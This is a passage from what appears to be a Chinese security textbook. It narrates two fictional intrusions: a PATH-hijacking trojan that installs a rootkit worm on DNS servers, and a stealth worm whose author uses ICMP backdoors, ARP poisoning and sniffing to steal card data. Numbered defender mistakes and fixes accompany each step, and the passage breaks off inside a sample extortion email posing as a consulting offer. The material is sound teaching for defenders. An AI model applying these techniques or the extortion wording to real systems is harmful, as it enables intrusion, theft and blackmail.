Miles 为了检查网络配置大意的输入了 Windows 命令，而本来想要键入的是 UNIX 命令 `ifconfig`，应该是字母“f”，而不是“p”。在正常情况下，系统会回应一个“命令未被找到”的错误。然而，现在处于不正常的情况。你看到了，Miles 在这个内部 DNS 服务器上使用的账号有“.”，在其路径中它代表当前工作目录。因此，当 Miles 心不在焉地输入了 `ipconfig` 命令时，系统在其路径（包括当前工作路径）中搜索，查找名为 `ipconfig` 的程序。

错误 3: Miles 的账户在其运行路径中包含了“.”。输入发生了问题，但你如何也不会想到一个像 `ipconfig` 这样简单的打字错误会完全破坏一个系统。同样，你也不会想到一个攻击者会用一个现有的命令名（如 `ls`、`ifconfig`，或者 `netstat`）来创建一个恶意的后门程序。如果你的路径中有“.”，则将会执行这些程序。因此，如同我们在第 6 章中所讲述的那样，在 UNIX 的系统中要确保你的路径中不含有“.”。

尽管 Miles 没有意识到这个问题，但攻击者最初的缓冲区溢出程序并没有在受害计算机上取得管理员权限，攻击者的程序只是通过使一个 DNS 服务器缓冲区溢出来让自己作为一个低权限用户账户侵入系统。然而，即使使用这样较低权限的账户，攻击者依然可以把一个名为 `ipconfig` 的文件放到受害主机系统中的一个公共访问目录中。攻击者的 `ipconfig` 文件含有一个安装包，当以 `root` 权限运行这个文件时，这个安装包会在受害者的计算机上安装一个 RootKit 后门。由于 Miles 以 `root` 账户输入了 `ipconfig` 命令，隐藏其疏忽为这个坏家伙安装了 RootKit。一下子，事故处理小组的组长偶然地给了攻击者 `root` 访问权限，并且安装了 RootKit 来隐藏这种访问。攻击者甚至已经安装了恶意 `ipconfig` 工具，以在安装了 RootKit 之后运行 `ifconfig` 命令。因此，当 Miles 运行 `ipconfig` 时，看到了 `ifconfig` 命令的输出结果。如图 10-12 所示，内部 DNS 服务器现在被安装了一个 RootKit。



图 10-12 Miles 不经意地在内部 DNS 服务器上安装了一个 RootKit

在运行 `ipconfig` 命令并且查看了作为运行结果的系统配置情况后，Miles 继续查看系统。他使用 `netstat -na` 和 `lsof -i` 命令来查看正在监听的端口，然后使用 `ps` 和 `top` 命令来查找不正常的文件，使用 `du` 和 `find` 命令查找不正常的文件和对磁盘的非正常使用。Miles 甚至仔细搜索日志文件，试图发现不正常的登录活动。但是什么也未发现。Miles 想：“可能实际上并没有人入侵，或许我收到的只是另一个来自入侵检测系统的误报。”

错误 4: 为了查找可疑的活动, Miles 使用了一些内部命令, 这些内部命令加载在可能有问题的系统中。Miles 在受害计算机的文件系统运行了 netstat、lsof、ps 和其他一些命令, 攻击者可能已经用一个用户模式的 RootKit 改变了这些命令程序。攻击者的 Rootkit 通过改变这些命令程序, 可以隐藏受害者的计算机上的网络使用, 并隐藏一些文件和进程, 从而阻止 Miles 对于攻击迹象的查找。正如我们在第 7 章中所讨论的那样, 在调查故障期间为了获得更多可信的结果, Miles 应该从一个可信的 CD-ROM 使用静态编译的二进制代码 (例如, FIRE 或者由 Linux 发行的 Knoppix), 并且不应该使用安装在系统中的命令程序。尽管一个核心模式的 RootKit 甚至可以欺骗来自于 CD-ROM 的静态编译的二进制文件, 但其结果仍然比系统内部的命令要可信得多。

因为 Miles 并没有看到任何对内部 DNS 服务器攻击成功的迹象, 所以他退出了那台机器的系统, 并把来自入侵检测系统的警报作为一次误报, 抛到了脑后。他每周都会收到 3~4 个来自入侵检测系统的误报, 不会因为这个问题而睡不着觉的。

又一个小时过去了, Miles 的电话再次响起。这次电话是 Ed Ministrator 打来的, 只是这次更加紧急了。“你最好立即到这儿来!” Ed 大声叫道: “我刚才告诉你的那台内部 Web 服务器崩溃了。我看了日志服务器, 其中提示硬盘已经满了。然而我早上检查时, 那台服务器上还有 10 GB 的硬盘空间可用呢。”崩溃的内部 Web 服务器在图 10-13 中被特别标出。



图 10-13 内部 DNS 服务器崩溃

Miles 回答说: “那台机器上发生了 3 种不同的事故, 即运行迟缓、对于内部 DNS 服务器的缓冲区溢出攻击的一个明显的攻击源, 以及崩溃, 所有这一切仅仅发生在几个小时之内。”有了这些堆积如山的证据, Miles 对这些事故的态度立刻改变了。他不知道这是什么, 可能是一个前兆吧, 但是现在, 他的脑海中警铃大作。

Miles 在 5 分钟之内赶到了数据中心并见到了 Ed。在数据中心，他们将硬盘从内部 Web 服务器上卸下来，以便 Miles 能够为那台机器做一个备份，从而更详细地对其进行分析。Ed 重新启动了服务器，令他们感到奇怪的是这台服务器又开始正常工作了。没有出现硬盘已满的现象，依然有多于 10 GB 的空间未用。

Miles 到自己的分析实验室并且开始分析这块硬盘，他把这块硬盘安装到了他实验室的一台机器上，并且用其引导进入系统。然后又开始搜索不正常的文件、进程和网络端口使用情况，和以前一样，未发生异常现象。

错误 5: Miles 从受影响的系统的硬盘镜像来引导系统，然后进行分析。攻击者实际上可能已经使用了内核模式的 RootKit，所以 Miles 依靠一个不可信的内核来进行系统分析，当然那个内核模式的 RootKit 已经隐藏了所有的攻击迹象。正如我们在第 8 章中所讨论的那样，Miles 应该用一个可靠的 CD-ROM（例如 FIRE 或者 Knoppix）启动，进行试验分析，并且把可疑的硬盘挂接在系统中。这样，在分析过程中系统分析工具和内核本身才是可靠的。

Miles 对这些奇怪的现象感到迷惑，然后灵机一动，从 CD-ROM 安装了一个 Chkrootkit 工具。他运行这个工具，这个工具执行了几个诊断检查以查找系统中的不一致性。果然，Chkrootkit 发现了文件系统中一些隐藏的目录，Chkrootkit 中的 chkdirs 工具发现/home 目录中的链接数与这个目录中的可见目录数不相符。正如我们在第 8 章中所讨论的那样，一个给定目录的链接数应该等于其子目录数加 2，其中一个是其父目录（“..”链接），一个是自己的目录（“.”链接），然后每个子目录都有一个链接。Chkrootkit 已经发现了系统有问题，因为在/home 目录下的链接目录数比用 ls 命令看到的要多。Miles 仔细地考虑了这种情况，然后一拍脑门儿，喊到：“我敢打赌这里有一个内核模式的 RootKit。”

Miles 迅速地重新启动系统，但是这次将机器配置成为从 FIRECD-ROM 启动。当 FIRE 将系统加载之后，Miles 将硬盘挂接在系统之上并且切换到了 home 目录下。运行了 FIRE 内核并使用 FIRE 的 CD-ROM 中的命令，Miles 很快就发现了先前/home 目录下的两个隐藏文件，叫做“PoD”和“ipconfig”。这个 ipconfig 文件仅仅是一个用来在受害者机器上安装 PoD 的脚本文件，其拷贝也存在于这台机器的用户的 home 目录中。ipconfig 脚本的注释说明了 PoD 是 Portal of Destruction 的缩写，实际上，PoD 是 SucKIT 内核模式 RootKit 的一个加强版。有些攻击者改变了这台机器的内核，并且用 SucKIT 这个恶意软件修改了重要的内核功能。

然而，攻击者已经改进 SucKIT，增加了新的功能，让 SucKIT 使用蠕虫传播技术自动向 DNS 服务器传播恶意代码，以使缓冲区溢出。Miles 面对的是恶意代码的联合体，其中包括一个内核模式的 RootKit 和一个蠕虫。PoD 被安装在受害者的机器上后，开始运行一个计时器。两个小时后，PoD 将试图对可访问的 DNS 服务器进行缓冲区溢出攻击，以此来

实现自身的传播——把恶意 ipconfig 和 PoD 传播到目标 DNS 服务器上。

“哦，糟糕！”Miles 想：“我们的内部 DNS 服务器在两个小时之前被 PoD-people 感染，它现在又要开始传播了。”就在此时，Miles 收到了一个来自于在其 Internet DMZ 上的 IDS 传感器的报警消息。消息显示外部 DNS 服务器已经被攻击了，如图 10-14 所示。它的报警寻呼机的警报信息显示那些攻击包来自于内部 DNS 服务器，源端口为 UDP 4564。



图 10-14 内部 DNS 服务器攻击了外部 DNS 服务器，并触发了外部 IDS

Miles 需要尽快联系外部 DNS 服务器的管理员，为此在众多管理员联系信息中疯狂地查找。可是一无所获，他手边并没有外部 DNS 服务器管理员的姓名或电话号码。

错误 6：由于没有那个关键 DMZ 系统的管理员的电话和姓名，因此 Miles 浪费了宝贵的时间。一个事故处理小组应该有一份最新的完整的列表，上面有所有面向 Internet 的关键性服务器的系统管理员的姓名和电话号码，并且对于内部网络的关键性服务器也要如此。

Miles 给 Ed（内部域名服务器的管理员）打了电话，并在 15 分钟后终于找到了所需要的电话号码。Miles 问 Ed 要了 SantaMira 公司外部 DNS 服务器管理员的电话号码，Ed 给了他 Sally 的号码。Miles 打电话给 Sally，并且告诉她外部域名服务器已经被攻击了。更糟糕的是外部 DNS 服务器能够向 Internet 上发送数据包。如果他们不能阻止 PoD 在 SantaMira 外部 DMZ 上的传播，这个攻击者的工具将会传播到全世界的系统中。Miles 已经疯狂了，他对 Sally 大喊道：“听着，如果你不能……如果你不会……如果你未能理解，那么正在威胁着我的令人难以置信的可怕攻击将会袭击你和整个 Internet！”Miles 害怕外部 DNS 服务器将要开始向 Internet 上传播 PoD 恶意代码了，如图 10-15 所示。




图 10-15 Miles 害怕 PoD 将会从 SantaMira 传播到整个 Internet 上

Miles 和 Sally 同路由器管理小组一起工作，在边界路由器上实现了一个信息包过滤控制，这样将会阻止所有的从 UDP 4564 端口发出的数据包。在配置过滤器来阻止 PoD 传播后，如图 10-16 所示，Miles 和 Sally 重建了外部域名服务器，他们安装了操作系统、DNS 服务、DNS 配置文件和所有相关补丁程序。由于知道那台计算机上的软件根本不可靠，因此他们重建了整个系统。重建完成后，没有受到感染的二级 DNS 服务器为 SantaMira 公司处理所有的域名服务。




图 10-16 Miles 和 Sally 修复受感染的服务器时，出口过滤器阻塞了恶意代码的传播

一个半小时以后，重建外部 DNS 服务器完成了，Miles 和 Sally 测试了这台机器并且将重建的系统投入使用。现在 Internet 脱离了 PoD 的威胁，Miles 将自己的注意力转移到了已经被损害的内部系统之上。他疲倦地思索着他、Ed 和 Sally 所有必须要做的工作，以使用 Chkrootkit 工具定位每个受感染的内部系统，并且从零做起重建这些系统。Miles 必须进行一次详细的调查以便于分析出第 1 个 PoD 实例是如何被植入的，并仔细分析第 1 批受感染机器（包括那台内部 Web 服务器）的日志。尽管在面前有着大量的令人畏惧的工作，Miles 仍然很开心，因为至少他和他的小组使 Internet 免受 PoD 的威胁。

谢天谢地，Miles 能够使世界免受控制内核的恶意软件的攻击。在下一个情节中，我们将把注意力转向一个使用蠕虫的攻击者，一家电子商务公司犯的错误使得蠕虫控制了公司的内部网络。

10.3 情节 3：沉默的蠕虫

Hannibal Cracker 想要“拥有”一些计算机系统，但是“拥有”并不是那种合法的拥有，而是要完全远程控制他人的计算机。Hannibal 并不是那种为了名气和荣誉的攻击者，他所想要的纯粹是现金。Hannibal Cracker 保持着这样一种生活方式，即喜欢海外旅游、堆积多年的债务，以及对于很酷电子小配件的渴望等。Hannibal 的经济情况非常不好，因为他最近丢了工作。他非常擅长编写代码，并且幻想自己是个安全专家。

Hannibal 制定了一个计划，想要从一次计算机攻击中赚些钱。为了了解他的计划，让我们查看 Hannibal 眼中的这个世界，如图 10-17 所示。Hannibal 的计算机（带黑帽子的那台），通过一个带电缆的调制解调器和 Internet 相连。当然，Internet 是一个有着大量脆弱的计算机的大家庭，大量缺乏戒心的潜在的受害者在使用这些脆弱的计算机。在我们的情节中，这样一个潜在的受害者是 Clarice Commerce，一个中等规模的在线金融站点，这个站点允许客户从事普通的金融交易。Clarice Commerce 的网络设计者采用了三明治式的结构来实现其 DMZ，用两层防火墙将 DMZ 与 Internet 隔离，再将 DMZ 与内部网络也隔离开。除了接收 Web 和 E-mail 信息，外部网络防火墙几乎阻断了所有的信息流。内部网络防火墙限制也非常严格，但是允许从 DMZ 的 Web 服务器接收文件传输协议（FTP）连接，以便 Web 服务器能够在内网中保存金融信息。

Hannibal 精心编写了一个蠕虫来执行自己的攻击，为此在 Internet 上找了一些公开的可用蠕虫代码，对这些代码进行了剪切和粘贴。为了满足自己的需要，他还运用一些编程技巧修改了这些代码。这并不是你一直以来看到的那种喧嚣的蠕虫（这种蠕虫攻入你的系统会做一些显而易见的改变），有许多蠕虫作者想要编写可以使其迅速出名的蠕虫程序，这种蠕虫能丑化 Web 站点或者能发动信息的洪泛式攻击，但是 Hannibal 的蠕虫却试图保持沉默。



图 10-17 Hannibal 的系统和 Clarice Commerce 的网络

Hannibal 的沉默的蠕虫传播到了 Internet 的许多系统中, 并且利用缓冲区溢出漏洞控制这些系统, 很多从外部可访问的 Web 服务器上都存在这种漏洞。Hannibal 选择了一个新的缓冲区溢出漏洞, 这个漏洞是安全研究小组在一个月前刚刚发现的。Hannibal 将它嵌入到蠕虫中, 然后释放到 Internet 上, 如图 10-18 所示。



图 10-18 Hannibal 释放了蠕虫

在第 2 轮的攻击之后, 蠕虫传播得更远更快了。最终, Hannibal 的蠕虫开始遇到了一些非常让人感兴趣的服务器。在众多系统中, 蠕虫接管了 Clarice Commerce 的 Web 服务器, 如图 10-19 所示。




图 10-19 蠕虫继续其恶意传播，袭击了 Clarice Commerce 的机器

错误 1: 与 Internet 上的其他许多系统一样，Clarice Commerce 没有安装补丁，纠正最近在其 Web 服务器上的发现的漏洞。许多软件提供商以很频繁的速度发布软件漏洞补丁，如果没有及时安装这些补丁，攻击者则有可能接管目标系统。为了保护你的系统，必须使用一个外部进程来判断什么时候出现了新的补丁，你的职员中应该有人订阅发布这类报警信息的公告和安全邮件表。

错误 2: Clarice Commerce 没有很好地配置自己的系统，使其处于最不易被攻击的状态，因此蠕虫轻易地控制了该系统。正如我们在第 7 章中所讨论的那样，你的公司应该有详细的安全强化指导方针并且使用一些工具来安全地配置自己的计算机系统。例如 Bastille Linux 强化工具，你可以在 www.bastille-linux.org 得到该工具。

Hannibal 编写的蠕虫每隔一段指定时间就向外发送一个电子邮件，蠕虫将电子邮件发送到了一个匿名的电子邮件账户中。这个账户是 Hannibal 的，在一个流行的免费电子邮件站点上，如图 10-20 所示。蠕虫的电子邮件包括了受害者的 Internet 地址，以及被攻破的 Web 服务器的默认主页的拷贝。

错误 3: Clarice Commerce Web 站点被允许向外发送电子邮件。对于大部分单位，不应该允许一个可访问 Internet 的 Web 服务器发送电子邮件。正如我们在第 3 章中所讨论的那样，除了对于 Web 访问请求的响应，以及同重要的业务需求(例如数据库访问和流量管理)有关的通信以外，所有从 Web 服务器外出的连接都应该被拒绝。保护 Web 服务器的防火墙和路由器应该阻止除了那些确实必需的连接之外的任何连接。

当然，Hannibal 想要读这封电子邮件。然而并不想直接登录那台免费的电子邮件服务器，因为那样可能会泄漏其源地址位置。然而，他的蠕虫另有手段。Hannibal 设计了自己的邪恶的蠕虫。即通过受该蠕虫感染的 Web 服务器转发来自 Hannibal 的电子邮件请求，将



图 10-20 蠕虫发送了含有受害主机默认网页的电子邮件

该请求发送到那个免费的电子邮件服务器。本质上，Hannibal 使用运行在受害者计算机上的蠕虫作为跳板，建立连接以读取电子邮件，如图 10-21 所示。万一有调查人员要开始查找他，则必须跟踪一个使人迷惑的使用了跳板的连接痕迹。Hannibal 收到他的蠕虫发给自己的电子邮件之后，看着蠕虫占领的 Web 站点的默认网页，他开始浏览信息。“我到哪儿能找到个有钱人呢？” Hannibal 想着。



图 10-21 以一个受害主机作为跳板，Hannibal 收到了匿名电子邮件

当 Hannibal 发现了来自 Clarice Commerce 的网页后，他用单调沙哑的声音得意地叫道“Hello, Clarice”。通过快速扫视自己电子邮件中的主页，他猜到这个世界通过网络接收敏

感的客户财务信息。Hannibal 的蠕虫发现了几百个类似的其他站点。尽管 Hannibal 还袭击了许多其他受害者,但为了使我们集中注意力,我们将围绕 Hannibal 对于 Clarice Commerce 的攻击行为进行讲述。

接下来如图 10-22 所示, Hannibal 开始发送命令给驻留在 Clarice Commerce Web 站点上的蠕虫。Hannibal 的蠕虫包含一个后门,所以能够发送命令给那个蠕虫,并让它执行这个命令。他使用 Internet 控制消息协议 (ICMP) 的后门来执行与蠕虫的通信,所以在网络中的流量看起来好像一对一响应,而不使用 TCP 或者 UDP 端口。在蠕虫中加入了后门后, Hannibal 已经完全远程控制了 Clarice Commerce 的网站。



图 10-22 Hannibal 使用一个 ICMP 后门远程访问 Clarice Commerce

错误 4: Clarice Commerce 缺乏足够的入侵检测能力,许多远程可访问的后门程序使用定义好的模式在网络上通信。一个分析网络流量的入侵检测系统 (IDS) 能够对这些后门工具的使用向公司报警,这样的一个报警能够触发一次调查,并且一个公司即可在攻击过程的早期将损失减到最低。一个 IDS 不可能检测所有的异常行为,但是肯定能有所帮助。各个公司应该在自己的敏感网络上配置某种形式的入侵检测功能部件,例如 Internet 网关。

通过使用 ICMP 后门, Hannibal 在 Web 服务器上安装了一个用户模式的 RootKit。这个 RootKit 通过替换操作系统中关键性的可执行文件隐藏了 ICMP 后门进程,以及 Hannibal 在这个系统所做的其他修改。

错误 5: Clarice Commerce 并没有在自己的外部 Web 站点上使用文件完整性检测工具。由于这样一个重大的失误,所以他们不能检测到 Hannibal 安装的用户模式的 RootKit。正如我们在第 7 章和第 8 章中所讨论的那样,一个公司应该在关键的服务器上(例如公共可访问的 Web、邮件和 DNS 服务器)使用可靠的文件完整性检测工具,以便查找

对那些机器所做的未被授权的修改。

Hannibal 在 Clarice Commerce 的 Web 服务器上到处刺探，查找敏感的客户信息。他在本地的高速缓存中发现了十几个用户名和信用卡号，尽管这些有限的信用卡号码是有用的，但是并不是 Hannibal 所追求的敏感数据的主要资源。

错误 6: Clarice Commerce 允许敏感数据在自己的 Web 服务器上停留一段时间，Internet Web 服务器是计算机攻击者非常喜欢的攻击目标。任何从这样一个 Web 服务器收集到的敏感数据都不应该在服务器本地保存。如果 Web 服务器存在漏洞，那么攻击者就可以窃取任何存在这台计算机上的信息。因此你的 Web 应用程序应该从用户处收集需要的数据，并且尽快将这些数据转移到其他更加安全的计算机上，要求这台计算机没有安装 Web 服务器。Web 应用程序应该加密数据，并立刻把它们发送给数据库、事务处理或其他应用服务程序。

Hannibal 通过对外部 Web 服务器的访问，上传了一个计算机漏洞扫描程序以查找那个网络其余部分的安全弱点。从 Web 服务器这个有利的位置，Hannibal 扫描了内部网络以查找脆弱点。防火墙屏蔽掉了大量来自于 Web 服务器的向内网的流量。但是防火墙却允许 Web 服务器传送 FTP 分组到网络中，Hannibal 因此集中扫描了 FTP 服务器的漏洞，如图 10-23 所示。



图 10-23 Hannibal 开始扫描内部网络以查找 FTP 服务器的漏洞

如图 10-24 所示，Hannibal 对于内部网络的扫描是成功的。Hannibal 欢呼着“精彩！”。他发现了内部 FTP 服务器的一个安全缺陷，借此可以控制这台计算机。机器上的一个配置错误让 Hannibal 掌管了系统，他很快接管了 FTP 服务器并安装了一个我们在第 5 章中讨论的网络捕获程序来实现一个后门。

错误 7: 内部 FTP 服务器没有安全配置，FTP 服务器存在许多众所周知的安全漏洞，因此必须在强化的要求下仔细地配置。由于 Clarice Commerce FTP 服务器没有安全配

置，所以 Hannibal 能够破坏它，并且获得超级用户权限。



图 10-24 Hannibal 接管了一个错误配置的 FTP 服务器并且用其实现后门

除了后门之外，Hannibal 还在内部 FTP 服务器上安装了一个嗅探器，它可以捕获通过网络接口的所有数据。由于 FTP 服务器和其他许多系统一样与数据中心位于同一个网段，因此 Hannibal 能够窃取在内部网络中流通的敏感的用户信息。大部分的嗅探器在交换网络中不能很好工作，例如被 Clarice Commerce 使用的嗅探器。但是，Hannibal 使用的地址解析协议（ARP）缓存破坏从而重新定向交换网中的流量，以便于能够嗅探网络，这如同我们在第 5 章中所讨论的那样。

如图 10-25 所示，Hannibal 的嗅探器收集了各种各样的在内部网络中的敏感数据。除




图 10-25 Hannibal 嗅探敏感的用户数据包含个人信息和信用卡号码

了那些敏感的公司电子邮件消息和秘密之外，Hannibal 也从内部网络嗅探到了客户的名字和账户以及信用卡信息，这些信息才是 Hannibal 所要的矿脉。

错误 8: Clarice Commerce 通过自己的内部网络发送了敏感且未进行过任何加密的数据，尽管这是一个在当今许多公司、政府甚至军事网络中都会不幸发生的一个普遍的事件。但是却表现出了十分的危险性，没有密码保护那些攻击者和恶意的员工可以在内网上截获敏感信息。对于关键的服务器交换的敏感信息中的所有数据当他们通过网络移动是都应该加密，即使是在内网上也不例外。

Hannibal 已经得到了许多想要的信息，现在是其要钱的时候了。他发送了一个勒索信给 Clarice Commerce，如图 10-26 所示。这个勒索的电子邮件内文如下：

```
From: Security Consultants R Us
To: Web Admin
Subject: Hire Us To Help Fix Your Poor Security
```

It has come to our attention that your Web site and internal network have serious security vulnerabilities! We would like to offer our services to help you fix those problems. Because we know you are very busy, we have worked hard to make this simple for you. We have a qualified, professional staff that can remotely access your systems and apply the patches without any work on your part!

Keep in mind that these vulnerabilities are major, and can be used to extract sensitive data about your customers. For example, a moderately skilled attacker could easily grab the following information from your systems:

```
John Doe          Cred Card # XXXXXXXXX, Account info:
Fred Smith        Cred Card # YYYYYYYY, Account info:
```

